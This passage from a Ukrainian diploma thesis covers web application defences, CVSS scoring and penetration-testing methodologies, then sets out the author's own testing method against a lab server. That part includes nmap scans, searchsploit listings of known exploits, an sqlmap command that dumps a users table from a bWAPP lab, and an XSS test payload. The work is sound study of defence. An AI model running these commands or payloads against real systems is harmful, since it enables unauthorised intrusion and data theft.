Значення " Strict " буде означати, що будь-який запит, ініційований доменом третіх сторін у вашому домені, матиме cookie, видалене веб-переглядачем. Це найбезпечніше налаштування, оскільки запобігає спробам шкідливих сайтів виконувати шкідливі дії під сеансом користувача. [41]

Значення Lax дозволяє GET-запиту від стороннього домену до вашого домену приєднати файли cookie, але лише GET-запити. При цьому налаштування користувачеві не потрібно буде входити знову на ваш сайт, якщо за посиланням з іншого сайту (скажімо, результатів пошуку Google). [41]

1.3.4 Захист від Broken authentication атаки

1. Використовувати безпечний вбудований менеджер сеансів на стороні сервера, який генерує новий ідентифікатор випадкового сеансу з високою ентропією після входу в систему. Ідентифікатори сеансів не повинні міститися в URL-адресі, бути надійно збереженими і недійсними після виходу з системи, бездіяльності та абсолютних тайм-аутів. [42]

Для цього передбачили налаштування заборони на передачу сесії через URL:

php.ini

session.use_trans_sid=0;

session.use_only_cookies=1;

php_flag session.use_trans_sid Off

php_flag session.use_only_cookies On

2. Впровадити належні засоби управління надійністю пароля. Ключовою проблемою є надійність пароля. Політика надійних паролів ускладнює або навіть унеможливлює вгадування пароля за допомогою ручних або автоматичних засобів:

Довжина пароля має бути не завдовжки не менше ніж 10 символів та не обмежувати максимальну довжину. Зазвичай вона становить 128 символів. [42]

Складність пароля. Механізми паролів повинні дозволяти вводити практично будь-який символ, включаючи в символ пропуску. Паролі повинні бути чутливі до регістру, щоб збільшити їх складність. Механізм зміни пароля повинен вимагати мінімального рівня складності, який має сенс для програми та користувачів. наприклад:

- Пароль повинен відповідати (як мінімум) 3 з 4 правилам складності
- Мінімум один титульний символ (A-Z);
- Мінімум один рядковий символ (a-z);
- Мінімум одна цифра (0-9);
- Мінімум один спецсимвол (НЕ пунктуація);
- Не більше 2 однакових символів підряд

3. Заборонити часто використовувані топології паролів. Вимагати мінімального зміни топології між старими і новими паролям. [44]

4. Передача паролів тільки через TLS або інший надійний канал. Сторінка входу і всі наступні аутентифікаційні сторінки повинні бути доступні виключно через TLS або інший надійний канал. Початкова сторінка входу в систему повинна обслуговуватися через TLS або інший надійний канал. [45]

5. Вимагати повторної аутентифікації для важливих функцій. Щоб знизити ризик CSRF і перехоплення сеансів, важливо вимагати введення облікових даних перед оновленням конфіденційної інформації облікового запису (пароль, електронна пошта, важливі операції). [44]

1.3.5 Захист від атаки неправильної конфігурації

1) Зменшити поверхню уразливості за допомогою повторюваного процесу

2) Тримайте програмне забезпечення в актуальному стані

3) Вимикайте всі облікові записи за промовчанням і регулярно змінюйте паролі

4) Розробити сильну архітектуру додатків і шифрувати дані, які мають конфіденційну інформацію.

5) Переконайтеся, що параметри безпеки в рамках і бібліотеках встановлено на захищені значення.

6) Виконуйте регулярні перевірки та виконуйте інструменти для ідентифікації отворів у системі

7) Використовуйте ту ж конфігурацію для виробництва, розробки і постановки, оскільки невідповідності відкривають ворота для багатьох неправильних конфігурацій.

8) Автоматизуйте систему, де це можливо, щоб уникнути людських помилок. [45]

9) Переконайтеся, що ваше програмне забезпечення - включаючи операційні системи, програми, системи керування базами даних та веб- або сервери додатків - оновлені.

10) Перевірте, чи немає жодних облікових записів за промовчанням і чи були змінені їхні паролі. Облікові записи за промовчанням обов'язково викликають проблеми.

11) Чи встановлено непотрібні або потенційно небезпечні функції? Наприклад, програма може мати функцію налагодження, яка може дозволити зловмисникам обійти аутентифікацію для доступу до конфіденційної інформації.

12) Проводити планові сканування уразливостей та перевірки безпеки, щоб своєчасно зловити неправильне конфігурування. [46]

1.3.6 Захист від атаки витоку критичних даних

1. Забезпечувати шифрування даних та впроваджуват перевірену техніку шифрування. Шифрувати дані та визначати доступність: дуже важливо шифрувати дані, інформацію в формі, що зберігається, або в транзиті. Зберігати конфіденційні дані зашифрованими увесь час. Тому що такі дані не повинні зберігатися і не передаватися в чистому текстовому форматі. Будь-які дані у вигляді відкритого тексту є прямим запрошенням для нападників. [47]

Визначення даних, які потребують додаткового захисту, і обмеження доступності лише до групи законних користувачів лише шляхом застосування шифрування на основі ключів. [48]

Приклад № 1: Шифрування кредитної картки

Додаток шифрує номери кредитних карт у базі даних за допомогою автоматичного шифрування баз даних. Однак це означає, що він також розшифровує ці дані автоматично після вилучення, дозволяючи недоліку ін'єкції SQL отримувати номери кредитних карт в прозорому тексті. [47]

Тому система повинна мати зашифровані номери кредитних карток, використовуючи відкритий ключ, і дозволятиме розшифровувати їх за допомогою закритого ключа.

2. Використовувати шлюзи безпечної аутентифікації. Захистити сайт за допомогою захищеного протоколу HTTPS (SSL / TLS), щоб переконатися, що всі дані, що передаються між браузером і веб-сервером, зашифровані і залишаються приватними. З SSL використовує пару публічних / приватних ключів для передачі даних. [48]

Приклад № 2: SSL не використовується для всіх сторінок, які пройшли аутентифікацію

Зловмисник просто відстежує мережевий трафік (наприклад, відкриту бездротову мережу) і викрадає cookie сесії користувача. Після цього зловмисник повторює цей файл cookie і захоплює сеанс користувача, отримуючи доступ до особистих даних користувача. [47]

3.Впровадити сильний алгоритм хешування паролів.Хакери можуть використовувати слабкість алгоритму хешування паролів для крадіжки конфіденційної інформації, що зберігається на веб-сервері або сервері додатків. Для реалізації хешування паролів слід використовувати лише криптографічні хеш-функції. [49]

Приклад №3: база даних паролів використовує несолідовані хеши для зберігання паролів кожного користувача

Пошкодження файлу дозволяє зловмисникам отримувати файл паролів. Всі несолодкі хеші можуть бути виставлені за допомогою веселки з попередньо розрахованими хешами.

Важливо відзначити, що навіть шифрування має свої недоліки, тому використання застарілих або слабких криптографічних алгоритмів не є можливим, оскільки це лише надає помилкове почуття безпеки. Те ж саме стосується простих хешей, які можна повернути. Дуже важливо забезпечити сучасні і сильні стандартні алгоритми, протоколи і ключі, які використовуються, а також належним чином керуватися керуванням ключами. [50]

1.3.7 Захист від атаки відсутністі контролю рівня доступу на функціональному рівні

Ваша програма повинна мати послідовний і простий для аналізу модуль авторизації, який викликається з усіх ваших бізнес-функцій. Часто такий захист забезпечується одним або декількома компонентами, зовнішніми до коду програми.

- Рекомендується завжди застосовувати правило заборони за замовчуванням. За замовчуванням заборонити доступ до всіх функцій програми, а потім дозволити доступ тільки тим користувачам та іншим частинам програми, які цього потребують. Навіть коли дозволений доступ до функцій в веб-додатку, кожен запит повинен бути перевірений під час доступу. Перевірте, що запити від дійсних авторизованих користувачів.
- Використовуйте списки контролю доступу і перевірку автентичності на основі ролей, щоб забезпечити дотримання вищесказаного. Використовуйте принцип найменших привілеїв. Тобто надавати доступ до функцій тільки при

необхідності. Не намагатись надавати загальний доступ, а потім видаліть права доступу у користувачів, у яких його не повинно бути.

- Не намагайтеся покладатися на безпеку через неясність, просто приховуючи кнопки і посилання на функції в інтерфейсі. Хтось наткнеться на спосіб доступу до прихованих функцій. Крім того, люди, які мають намір атакувати ваше веб-додаток, будуть ігнорувати призначений для користувача інтерфейс і відправляти запити безпосередньо, щоб спробувати отримати відповіді від внутрішнього застосування і механізмів баз даних.
- Перевірте всі URL, кнопки та інші способи доступу до функцій в вашому веб-додатку, використовуючи обліковий запис з низькими привілеями. Подивіться, чи можуть ці облікові записи отримати доступ до функцій, які вони не повинні. Є інструменти, які можуть допомогти з цим завданням. Вони порівнюють перегляди ваших веб-додатків при аутентифікації як користувача з правами адміністратора і зі скануванням при аутентифікації як звичайних користувачів. Потім вони виділяють частини програми, які доступні звичайним користувачам, коли вони не повинні бути.

Більшість веб-додатків не відображає посилання та кнопки для несанкціонованих функцій, але цей "контроль доступу до презентаційного рівня" фактично не забезпечує захисту. Необхідно також здійснювати перевірки контролера або бізнес-логіки. [51]

1.4 Аналіз структури системи реагування на комп'ютерні надзвичайні події

Використання вразливостей, які можуть містити веб-додатки, може привести до втрати даних, пошкодження як звичайних користувачів, так і великих компаній, тому необхідно проаналізувати вітчизняні організації, які займаються питаннями кібербезпеки, для визначення передових методів захисту веб-додатків. [39]

В Україні діє команда з реагування на надзвичайні ситуації, відома як CERT-UA. CERT - UA є структурним підрозділом Державної служби спеціального зв'язку та захисту інформації України. CERT - UA займається:

- накопиченням та аналізом даних про кіберзагрози;
- оцінка безпеки державних інформаційних ресурсів;
- участь у форумі з реагування на інцидент з інформаційної безпеки;
- допомога в протидії кіберзагрозам.

Слід також зазначити, що, за даними веб-сайту Національного банку України, ведеться робота зі створення центру реагування на інциденти у сфері кібербезпеки в банківській системі та платіжній сфері України (CERT - НБУ). Крім того, за інформацією веб-сайту Дніпровської місцевої ради, у місті Дніпро було відкрито центр реагування на кібер-атаку, в якому працюють фахівці з інформаційних технологій. [38]

Слід додати, що 15 березня 2016 року була затверджена Стратегія кібербезпеки України. Таким чином, в Україні в даний час існує система реагування на кібер-інциденти, поліпшення якої полягає в розробці нормативних документів, що охоплюють питання кібербезпеки та розробки технологій захисту від кібер-атак. [38]Для обміну інформацією кібер-інцидент був створений форум FIRST (Форум з реагування на інциденти та команди з

безпеки), що складається з команд з реагування на надзвичайні ситуації. Форум FIRST розробив систему оцінки вразливостей системи загальної вразливості CVSS.

1.5 Аналіз системи CVSS 3.0.

Спільна система оцінювання вразливостей (CVSS) є відкритою основою для передачі характеристик і суворості програмних уразливостей. CVSS складається з трьох метричних груп: Base, Temporal і Environmental. Базова група являє собою внутрішні якості вразливості, тимчасової групи відображає характеристики уразливості, які змінюються з часом, а група "temporal" представляє характеристики уразливості, які є унікальними для середовища користувача. Базові метрики дають оцінку в діапазоні від 0 до 10, яка потім може бути змінена шляхом оцінки показників тимчасової та екологічної оцінки. Оцінка CVSS також представлена як векторний рядок, стисле текстове представлення значень, що використовуються для виведення балів. [43]

Базовими метриками описується складність експлуатації уразливості і потенційний збиток для конфіденційності, цілісності та доступності інформації

Метрики :

1. Вектор атаки – це ступінь віддаленості потенційного атакуючого від уразливого об'єкту. Можливі значення метрики: Network (N), Adjacent Network (A), Local (L), Physical (P)

2. Складність експлуатації уразливості – це якісна оцінка складності проведення атаки. Чим більше умов має бути дотримано для експлуатації уразливості - тим вище складність. Можливі значення метрики: Low (L), High (H)

3. Аутентифікація / необхідний рівень привілеїв – визначає чи потрібна аутентифікація для проведення атаки, і якщо потрібно, то яка саме. Можливі значення метрики: High (H), Low (L), None (N)

4. Необхідність взаємодії з користувачем - визначає потрібні чи для успішної реалізації атаки будь-які дії з боку користувача атакується системи. Можливі значення метрики: None (N), Required (R)

5. Межі експлуатації – визначає чи відрізняються експлуатований і атакується компоненти, тобто дозволяє чи експлуатація уразливості порушити конфіденційність, цілісність і доступність будь-якого іншого компонента системи. Можливі значення метрики: Unchanged (U), Changed (C)

6. метрики впливу – визначає оцінку ступеня впливу на конфіденційність, цілісність і доступність атакується компонента. Можливі значення метрики: Medium (M), High (H) [44]

Залежно від значення оцінки для вразливості виставляється рейтинг, значення якого вказані в таблиці 1.1.

Таблиця 1.1 – Значення рейтингу вразливості

Немає	0,0
Низький	0,1 – 3,9
Середній	4,0 – 6,9
Високий	7,0 – 8,9
Критичний	9,0 – 10,0

Таким чином, представлена система дозволяє оцінити числове значення критичності вразливості. У своїй роботі я буду використовувати оцінку CVSS 3.0

для того, щоб провести аналіз існуючих методик . Та у розробленій методиці тестування перевіряти систему на наявність вразливостей лише з критичним значенням. [43]

1.6 Порівняльний аналіз існуючих методологій для тестування інформаційної безпеки

На даний час найбільш розповсюдженими методологіями проведення тестування на проникнення є:

– The Open Source Security Testing Methodology Manual (OSSTMM);

– The National Institute of Standards and Technology (NIST) Special Publication 800-115;

– OWASP Testing Guide;

– Penetration Testing Execution Standard (PTES);

– Information Systems Security Assessment Framework (ISSAF).

– BSI – Study A Penetration Testing Model.

1. Аналіз методології The Open Source Security Testing Methodology Manual (OSSTMM)

Є досить формалізованим і добре структурованим документом для тестування мережі. Документ має так звану «Карту безпеки »- візуальний показник безпеки. На карті вказуються основні галузі безпеки, які включають в себе набори елементів, які повинні бути протестовані на відповідність методиці. У документі присутній підпункт «Методологія» / «Тестування технології інтернет-безпеки »/« Огляд мережі »/ «Тестування брандмауера», де перерахована очікувана інформація, яку може отримати зломщик в результаті вдалої атаки або відсутності потрібної функції у засоби захисту. Також описуються конкретні коректні реакції мережі на атаки і їх наявність, наприклад,

вимір часу відгуку на пакет або перевірка наявності втрат пакетів на маршруті до мети. [43]

Переваги методики:

– детальний опис процедури підготовки до тестування

– детально опрацьовані методи і підходи до тестування

– детально описані основні терміни та поняття в галузі інформаційної безпеки.

Мінусами методики вважається :

– формалізованність;

– відсутність додаткового опису до вимог.

– останній безкоштовний варіант посібника OSSTMM V3 був опублікований у 2010 році і частково застарілий. Остання версія доступна лише для платних учасників.

– не містить опису інструментів, які повинні бути використані для цього

2. Методологія NIST Special Publications 800-115 Technical Guide to Information Security Testing and Assessment. Створена і підтримується підрозділом NIST та виділяє як мінімум 3 фази проведення оцінювання інформаційної безпеки: планування, виконання, пост-експлуатація (аналіз отриманих даних, виявлення причин що призвели до появи вразливостей, розробка рекомендацій до знешкодженню вразливостей і розробка звіту). У розділі «Техніки оцінки вразливостей мети», в як одна з технік описуються Тести на проникнення, а саме Фази і Логістика тестів.За даним документом тести на проникнення, в додаток до стандартних їх можливостям, можна застосовувати для визначення:

– наскільки добре система переносить реально існуючі моделі атак;

– зразкового рівня складності, який необхідно подолати атакуючому;

– додаткових заходів протидії, які могли б послабити загрози на адресу системи;

– здатності захищає систему на виявлення атак і забезпечення відповідної реакції на них

Перевага даного документу:

– в ньому в загальному вигляді описані техніки перевірки безпеки комп’ютерної системи і їх короткий опис(Наприклад сніфінг мережі, перевірка logфайлів, перевірка налаштувань системи, перевірка цілісності файлів, сканування вразливостей, сканування бездротових мереж, тощо)

– приводяться посилання на програмні продукти, які необхідно використовувати для проведення тестування

– посилання на інші нормативні документи та методології.

Мінусами методики вважається :

– даний документ було розроблено в 2008 році

– на даний момент він не відповідає сучасному стану розвитку інформаційних технологій та методам проникнення у комп’ютерні мережі.

3. Методологія OWASP (Open Web ApplicationSecurity Project) Testing Guide.OWASP (Open Web Application Security Project) -міжнародне відкрите співтовариство, яке орієнтоване на поліпшення безпеки програмного забезпечення. Кожен має право брати участь в OWASP, і всі їхні матеріали вільно распространяемо. OWASP Testing Guide є більш широкою методологію в порівнянні з іншими, тому що дає вказівки не тільки по тестах на проникнення, але і з аналізу веб-додатків в цілому (наприклад - вихідного коду), оскільки ця методика фокусує свою увагу саме на виявленнях вразливостей веб-додатків.

Перевага даного документу:

– керівництво OWASP надає всю необхідну інформацію для кожного етапу життєвого циклу розробки безпечного програмного забезпечення.

– це найпопулярніша та повна колекція засобів тестування безпеки веб-додатків, які можна знайти в Інтернеті.

Мінусами методики вважається :

– якщо веб-сайт або веб-Додатки підприємства не є критичними з точки зору бізнесу, то тестування на Проникнення з застосуванням даної Методології не є доцільнім

4. Методологія PTES - Penetration Testing Execution Standard - Technical Guidelines. Стандарт, розроблений для об'єднання як бізнес вимог, так і можливостей служб безпеки, і масштабування тестів на проникнення. На першому підготовчому етапі детально розглядаються встановлюються канали комунікацій, правила взаємодії і контролю,конкретні способи реагування і моніторингу інцидентів. Далі виділені наступні етапи:

– збір інформації;

– моделювання загроз;

– методи аналізу вразливостей;

– експлоітація - забезпечення обходу контрзаходів і виявлення найкращого шляху атаки;

– пост-експлоітація - аналіз інфраструктури, подальше проникнення в інфраструктуру, зачистка і живучість.

– Визначення структури звітів, що складаються за результатами тестування

Перевага даної методології:

– технічне керівництво, яке містить детальну технічну інформацію про інструменти та команди для кожного етапу тестування проникнення

Мінусами методики вважається :

– питанням використання методів соціальній інженерії не приділяється достатньої уваги.

5. Методологія ISSAF - Information System Security Assessment Framework. Розроблено для внутрішніх контрольних перевірок. Документ охоплює величезну кількість питань, пов'язаних з інформаційною безпекою. Присутні глави, що описують оцінку безпеки міжмережевих екранів, маршрутизаторів, антивірусних систем і багато іншого.Методологія ISSAF дозволяє змоделювати вимоги до внутрішніх заходів з безпеки, і направлена на оцінку безпеки комп’ютерних мереж, систем та додатків. Дана методологія більш детально ніж PTES фокусується на питаннях перевірки безпеки комп’ютерних систем та визначає яким саме чином використовувати той чи інший інструмент. Система оцінювання безпеки інформаційних систем (ISSAF) розділена на дві частини: технічну та управлінську. Технічна частина містить набір найбільш важливих правил і процедур для створення адекватного процесу оцінки безпеки. Керівна сторона містить загальні рекомендації щодо створення ефективного процесу тестування. [41]

Перевага даної методології:

– допомагає подолати розрив між технічною та управлінською сторонами тестування безпеки та впроваджує необхідні засоби контролю для ефективного управління обома сторонами.

Мінусами методики вважається :

– дана методологія є застарілою (2005 року).

6. Методологія BSI – Study A Penetration Testing Model.Розроблено німецьким підрозділом «Federal Office for Information Security ». У документі описується проведення коректних випробувань системи на міцність. Детально описуються тільки сама методологія тестів, але і необхідні вимоги, правові аспекти застосування методології та процедури, які необхідно виконати для

успішного проведення тестів. Наводиться класифікація тестів на міцність і визначені її критерії.

Переваги даної методології:

– методика є досить докладної і намагається передбачити всі аспекти тестів на міцність, як технічні, організаційні, так і правові.

– у додатках міститься опис ПО, яке можна використовувати для тестування об'єктів, описаних в методиці.

Висновки до розділу 1

Захист веб-додатків від зловмисників залежить від технологій і компонентів, що використовуються при створенні веб-додатків, а також від можливих уразливостей цих компонентів. Існують різні класифікації вразливостей, кожна атака через вразливість має свої особливості, але причиною вразливостей є помилки в розробці, реалізації та застосуванні компонентів веб-додатків, звідси необхідність пошуку уразливостей і реагування на інформацію про їх розташування. Як в Україні, так і в інших країнах світу організовуються групи з реагування на надзвичайні ситуації, які складаються з експертів і дослідників. [16]Та деякі міжнародні стандарти регулюють процес розкриття уразливості. Широкий спектр інструментів дозволяє здійснювати пошук вразливостей, але ефективність їх використання залежить від алгоритму дій, які необхідно здійснити цим пошуком. Алгоритми дій можуть бути представлені у вигляді таких спеціальних методів,що охоплюють широке коло питань кібербезпеки, такі як тестування безпеки фізичного середовища,операційних систем,бездротових мереж,тобто потрібен додаткових час для аналізу існуючих методів і вибору таких компонентів. [23]Тому існує потреба в розробці такої методології тестування проникнення, яка б враховувала міжнародні досягнення у тестуванні веб-додатків і містила б перелік можливих інструментів тестування.

2 РОЗРОБКА МЕТОДИКИ ТЕСТУВАННЯ СИСТЕМИ

2.1 Вимоги до методики тестування засобів захисту інформації

Для створення ефективної методики, яка б дозволяла тестувати веб – сервер за переліком вразливостей, вказаних у першому розділу мого диплому необхідно сформулювати вимоги до методики, що розробляється з метою тестування на проникнення веб – додатка на наявність уразливостей з критичним рівнем:

– детально описати процедури підготовки до тестування

– детально опрацювати методи і підходи до тестування

– детально описати основні терміни та поняття в галузі інформаційної безпеки

– безкоштовний варіант посібника

– детально описати інструменти, які повинні бути використані тестування

– детально описати техніки перевірки безпеки комп’ютерної системи

– додавати посилання на програмні продукти, які необхідно використовувати для проведення тестування

– додавати посилання на інші нормативні документи та методології.

– приділяти достатньої уваги питанням використання методів соціальній інженерії

– описувати ПО яке можна використовувати для тестування об'єктів, описаних в методиці.

Враховуючи вимоги, які повинна містити методика, та рекомендації в існуючих методиках, тестування на проникнення доцільно розділити на наступні етапи:

– збір інформації про систему;

– тестування компонентів веб - додатка, що можуть містити відомі вразливості;

– тестування засобів перевірки вхідних даних до веб – додатка;

– тестування засобів автентифікації;

– тестування можливості витоку конфіденційних даних;

– тестування засобів контролю доступу;

– тестування веб – додатка на можливість використання методів соціальної інженерії

– підготовка звіту

2.2 Нормативні посилання

Методику тестування необхідно розробляти згідно з державними стандартами України і міжнародним стандартам:

– міжнародний стандарт ISO/IEC 27001:2005, який забезпечує підтримку рішень на основі ITIL ((Information Technology Infrastructure Library, бібліотека IT інфраструктури), що описує найкращу світову практику організації підприємства, що надає послуги у сфері IT)

– COBIT (Control Objectives for Information and Related Technology (“Задачі інформаційних і суміжних технологій”) – відкритий IT-стандарт, який, своєю чергою, містить ряд документів зі стандартами щодо оптимізації управління IT: аудитом IT та IT-безпекою)

– ISO/IEC 27007: Guidelines for information security management systems auditing.

– «Положенні про організацію заходів із забезпечення інформаційної безпеки в банківській системі України», затвердженого Постановою Правління Національного банку України від 28.09.2017 №95» - необхідність проведення тестування на проникнення

Як випливає з цих стандартів, кожна організація повинна розробити ряд кроків, серед яких, зокрема, оцінити свої активи, розглянути й оцінити специфічні ризики, з якими пов’язана її діяльність щодо збереження, конфіденційності та цілісності інформації, та на основі цієї оцінки сформувати політику безпеки, яка дасть змогу уникнути або мінімізувати ці ризики і, завдяки цьому, зробити систему безпечною.

2.3 Розробка методики тестування

2.3.1 Збір інформації про систему

Для проведення етапу збору інформації було обрано сканер Nmap, що входить до ОС Kali Linux. Nmap (“Network Mapper”) - це безкоштовна утиліта з відкритим кодом для дослідження мережі та перевірки безпеки.Він визначає, які вузли доступні в мережі, які сервіси (назва програми та версії) пропонують ці вузли, які операційні системи (і версії ОС) вони використовують, який тип фільтрів / брандмауерів використовуються і десятки інших характеристик, результати сканування залежать від параметрів, які були задані. Список параметрів:

-sL: Список сканування - просто список цілей для сканування

-sn: Ping Scan - відключення сканування портів

-sS / sT / sA / sW / sM: сканування TCP / SYN / Connect () / сканування

- sU: Сканування UDP

-sN / sF / sX: сканування TCP Null, FIN та Xmas

-p <діапазони портів>: сканувати тільки вказані порти

-sV: Досліджуйте відкриті порти, щоб визначити інформацію про сервіс / версію

-O: Увімкнути виявлення ОС

-A Включає додаткові функції, такі як виявлення операційної системи та служби.

Результат перевірки відкритих портів на сервері та сканування запущених на сервері служб наведено на рисунку 2.1.




Рисунок 2.1 – Результат перевірки відкритих портів

За допомогою команди «nmap –O 172.20.10.3» визначимо тип операційної системи:




Рисунок 2.2 – Результат виявлення операційної системи

Завдяки утиліті nmap отримали інформацію, що на веб сервері містяться такі сервіси: OpenSSH 4.7p1, Apache 2.2.8, Samba smbd 3.x -4.x, MySQL 5.0.96.

Та можливі операційні системи: Actiontec MI424WR-GEN3I WAP (99%), Linux 3.2 (98%), DD-WRT v24-sp2 (Linux2.4.37) (97%)

2.3.2 Тестування компонентів веб - додатка, що можуть містити відомі вразливості

Після збору інформації необхідно перевірити наявність експлойтів для веб – серверів та операційних систем згідно версій.

Враховуючи ту інформацію, яку отримали на першому етапі та утиліту searchsploit з ОС Kali Linux, шукаємо відомі вразливості для програм, які запущені на сервері. Утиліта searchsploit використовує базу даних експлойтів Exploit Database і перевіряє можливі атаки за допомогою існуючих вразливостей.

Для цього необхідно перебрати усі доступні сервіси з їх версіями, які знайшли на першому етапі

– Searchsploit apache




Рисунок 2.3 – Результат перевірки експолітів для apache

– Searchsploit mysql





Рисунок 2.4 – Результат перевірки експолітів для mysql


– Searchsploit openssh



```
root@kali:~# searchsploit openssh
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
                                                | (/usr/share/exploitdb/)
------------------------------------------------ ---------------------------------
Debian OpenSSH - (Authenticated) Remote SELin | exploits/linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIEN | exploits/multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execut | exploits/freebsd/remote/17462.txt
Novell Netware 6.5 - OpenSSH Remote Stack Ove | exploits/novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite    | exploits/linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration      | exploits/linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC | exploits/linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by | exploits/unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Bu | exploits/linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overf | exploits/unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overf | exploits/unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Deni | exploits/multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Esc | exploits/linux/local/41173.c
OpenSSH 7.2 - Denial of Service               | exploits/linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command | exploits/multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration          | exploits/linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution  | exploits/linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution        | exploits/linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disab | exploits/linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Libr | exploits/linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)          | exploits/linux/remote/45939.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users | exploits/linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery  | exploits/linux/remote/25.c
```

Рисунок 2.5 – Результат перевірки експолітів для openssh

– Searchsploit vnc



```
root@kali:~# searchsploit vnc
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
                                                | (/usr/share/exploitdb/)
------------------------------------------------ ---------------------------------
AMX Corp. VNC ActiveX Control - 'AmxVnc.dll 1 | exploits/windows/remote/4123.html
Chicken of the VNC 2.0 - 'NULL-pointer' Remot | exploits/osx/dos/3257.php
EchoVNC Viewer - Remote Denial of Service     | exploits/windows/dos/27292.py
QEMU 0.9 / KVM 36/79 - VNC Server Remote Deni | exploits/linux/dos/32675.py
RealVNC - Authentication Bypass (Metasploit)  | exploits/windows/remote/17719.rb
RealVNC 3.3.7 - Client Buffer Overflow (Metas | exploits/windows/remote/16489.rb
RealVNC 4.1.0 < 4.1.1 - VNC Null Authenticati | exploits/multiple/remote/1791.patch
RealVNC 4.1.0 < 4.1.1 - VNC Null Authenticati | exploits/multiple/remote/1794.pm
RealVNC 4.1.0 < 4.1.1 - VNC Null Authenticati | exploits/multiple/remote/1799.txt
RealVNC 4.1.0/4.1.1 - Authentication Bypass   | exploits/windows/remote/36932.py
RealVNC 4.1.2 - 'vncviewer.exe' RFB Protocol  | exploits/windows/dos/7943.py
RealVNC 4.1.3 - 'ClientCutText' Message Remot | exploits/windows/dos/33924.py
RealVNC Server 4.0 - Remote Denial of Service | exploits/windows/dos/24412.c
RealVNC Windows Client 4.1.2 - Remote Denial  | exploits/windows/dos/6181.php
SmartCode ServerX VNC Server ActiveX 1.1.5.0  | exploits/windows/dos/14634.txt
SmartCode VNC Manager 3.6 - 'scvncctrl.dll' D | exploits/windows/dos/3873.html
Sun SunPCi II VNC Software 2.3 - Password Dis | exploits/unix/local/21592.c
TightVNC - Authentication Failure Integer Ove | exploits/windows/dos/8024.py
Ultr@VNC 1.0.1 - 'client Log::ReallyPrint' Bu | exploits/windows/dos/1643.c
Ultr@VNC 1.0.1 - 'client Log::ReallyPrint' Re | exploits/windows/remote/1664.py
Ultr@VNC 1.0.1 - VNCLog::ReallyPrint Remote B | exploits/windows/dos/1642.c
UltraVNC 1.0.1 - Client Buffer Overflow (Meta | exploits/windows/remote/16490.rb
UltraVNC 1.0.1 - Multiple Remote Error Loggin | exploits/windows/remote/27568.py
UltraVNC 1.0.1 - Multiple Remote Error Loggin | exploits/windows/remote/27569.txt
```

Рисунок 2.6 – Результат перевірки експолітів для vnc

Експлоітів для версії сервісів, які встановлені на атакуючому сервері не знайдено, тому на цьому другий етап завершуємо.

2.3.3 Тестування засобів перевірки на можливість SQL-ін’єкцій

Перевірка на цю вразливість може бути виконана дуже легко. Іноді досить ввести ' або “ в полях, які перевіряємо. Якщо повертається якесь несподіване або незвичне повідомлення, то ми можемо бути впевнені, що SQL-ін'єкція можлива для цього поля.

Наприклад, введемо до полю пошуку фільму назву «halk»і добавимо символ `




Рисунок 2.7 – Підтвердження того, что sql-ін’єкція можлива

Отримали помилку, отже sql-ін’єкція можлива.

Переходимо до ОС Kali Linux та виконуємо наступну команду:

sqlmap –u `http://192.168.31.130:80/bWAPP/sqli_1.php?title=` --cookie=`PHPSESSID= b2a7d02cc634679f754fe391fb25f304` -T users , де

-u – параметр, якій необхідно вести перед веб-URL;

PHPSESSID – це ідентифікатор сессії, його ми знаходимо у cookies менеджері;

-T вказівка імені таблиці

Результат виконаної команди з усіма даними з таблиці користувачів:




Рисунок 2.8 – Результат команди sqlmap

2.3.4 Тестування можливості міжсайтового виконання сценаріїв

Один зі способів перевірити наявність вразливостей XSS - перевірити, чи буде додаток або веб-сервер відповідати на запити, що містять прості сценарії, з відповіддю HTTP, який може бути виконаний браузером.

Для того, щоб це перевірити необхідно заповнити поля у формі реєстрації для користувача та відправити їх на веб-сервер. Приклад даних, які можна вести в форму: <script> alert(1) </script>. За наявності вразливостей, що призводять до міжсайтового виконання сценаріїв на стороні користувача відобразиться вікно:




Рисунок 2.9 – Результат XSS-атаки

2.3.5 Тестування засобів автентифікації

Тестування схеми аутентифікації означає розуміння того, як працює процес аутентифікації, і використання цієї інформації для обходу механізму аутентифікації.

1. Перевірити, що дані аутентифікації користувача передаються по зашифрованому каналу, щоб уникнути їх перехоплення зловмисниками.(Я використовувала Wireshark для захоплення заголовків пакетів і їх перевірки)

Припустимо, що на сторінці входу представлена форма з полями User, Pass і кнопкою Submit для аутентифікації і надання доступу до додатка. Якщо ми подивитися на заголовок запиту:

POST http:// www.siteexample.com /AuthenticationServlet HTTP/1.1

З цього прикладу зрозуміло, що запит POST відправляє дані на сторінку www.siteexample.com/Authenticationform, використовуючи HTTP. Таким чином, дані передаються без шифрування, і зловмисник може перехопити ім'я користувача і пароль, просто прослуховуючи мережу.

Або перевірити, що передача даних методом POST через HTTPS:

Якщо веб-додаток використовує протокол HTTPS для шифрування даних, тоді заголовок POST-запиту буде виглядати наступним чином:

POST https://www. siteexample.com:443/cgi-bin/login.cgi HTTP/1.1

І тоді ми бачимо, що запит адресовано по протоколу HTTPS. Це гарантує, що облікові дані відправляються по зашифрованому каналу і вони не можуть бути прочитані зловмисником, що використовує аналізатор.

